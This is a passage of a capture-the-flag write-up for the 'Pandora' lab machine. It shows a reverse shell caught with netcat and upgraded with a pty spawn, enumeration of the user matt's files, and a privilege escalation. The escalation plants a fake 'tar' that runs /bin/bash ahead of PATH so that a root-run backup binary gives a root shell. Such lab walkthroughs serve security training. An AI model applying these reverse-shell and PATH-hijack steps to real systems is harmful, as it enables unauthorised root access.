Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
12:51:40 up 3:09, 6 users, load average: 0.03, 0.05, 0.01
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
daniel    pts/0    10.10.14.78      10:39    2:12m  0.03s  0.03s -bash
matt      pts/1    10.10.14.45      12:39    7:32   0.07s  0.01s sshd: matt [priv]
daniel    pts/2    10.10.14.22      12:40    4:18   0.11s  0.11s -bash
daniel    pts/3    10.10.14.38      12:42    9:11   0.02s  0.02s -bash
daniel    pts/4    10.10.16.8       11:01    1:41m  0.17s  0.17s -bash
daniel    pts/7    10.10.14.133     12:47    2:26   0.07s  0.07s -bash
uid=1000(matt) gid=1000(matt) groups=1000(matt)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty; pty.spawn('bash')"
export TERM=xterm
matt@pandora:/$ export TERM=xterm
matt@pandora:/$ ^Z
[1]+  Stopped                  nc -lvnp 5555
```

### 3.3 Matt home directory

Discover .ssh file and tar binary

```
matt@pandora:/home/matt$ ls -la
total 36
drwx--x--x 4 matt matt 4096 Jan 15 12:42 .
drwxr-xr-x 4 root root 4096 Dec 7 14:32 ..
lrwxrwxrwx 1 matt matt 9 Jun 11 2021 .bash_history -> /dev/null
-rw-r--r-- 1 matt matt 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 matt matt 3771 Feb 25 2020 .bashrc
drwx----- 2 matt matt 4096 Jan 15 12:39 .cache
-rw-r--r-- 1 matt matt 807 Feb 25 2020 .profile
drwx----- 2 matt matt 4096 Jan 15 12:37 .ssh
-rwxrwxr-x 1 matt matt 10 Jan 15 12:42 tar
-rw-r----- 1 root matt 33 Jan 15 09:42 user.txt
matt@pandora:/home/matt$
```

Check on groups binary under matt. Noticed that /usr/bin/pandora\_backup is lastly we found it during the [linpeas scan](#) and it is run by root. Which mean matt user can execute the pandora\_backup ELF.

```
/var/www/pandora/index.html
matt@pandora:~$ find / -group matt 2> /dev/null | grep bin
/usr/bin/pandora_backup
/var/www/pandora/pandora_console/vendor/mpdf/mpdf/ttfonts/ocrbinfo.txt
/var/www/pandora/pandora_console/images/binary.disabled.png
/var/www/pandora/pandora_console/images/binary.png
matt@pandora:~$ find / -group matt 2> /dev/null | grep bin | ls -lah
total 36K
```

### 3.4 Root Gain Preparation

As previously process status [result](#). We can overwrite the PATH variable of tar with **tar** binary in matt directory. Now, we can rewrite the tar file with **'/bin/bash'** and add it to global \$PATH variable.

```
matt@pandora:~$ echo '/bin/bash' > tar
matt@pandora:~$ cat tar
/bin/bash
matt@pandora:~$ pwd
/home/matt
matt@pandora:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
matt@pandora:~$ export PATH=$(pwd):$PATH
matt@pandora:~$ echo $PATH
/home/matt:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
matt@pandora:~$ which tar
/home/matt/tar
matt@pandora:~$
```

## 4.0 ROOT ACCESS

Execute the pandora\_backup again. Now we gain root shell.

```
root@pandora:/root# ls -la
total 36
drwx----- 5 root root 4096 Jan  3 07:42 .
drwxr-xr-x 18 root root 4096 Dec  7 14:32 ..
drwxr-xr-x  2 root root 4096 Jan 15 12:41 .backup
lrwxrwxrwx  1 root root   9 Jun 11 2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Dec  5 2019 .bashrc
drwx----- 2 root root 4096 Jan  3 07:42 .cache
-rw-r--r--  1 root root  250 Jan 15 09:42 .host_check
-rw-r--r--  1 root root  161 Dec  5 2019 .profile
-r-----  1 root root   33 Jan 15 09:42 root.txt
drwx----- 2 root root 4096 Dec  7 14:32 .ssh
root@pandora:/root#
```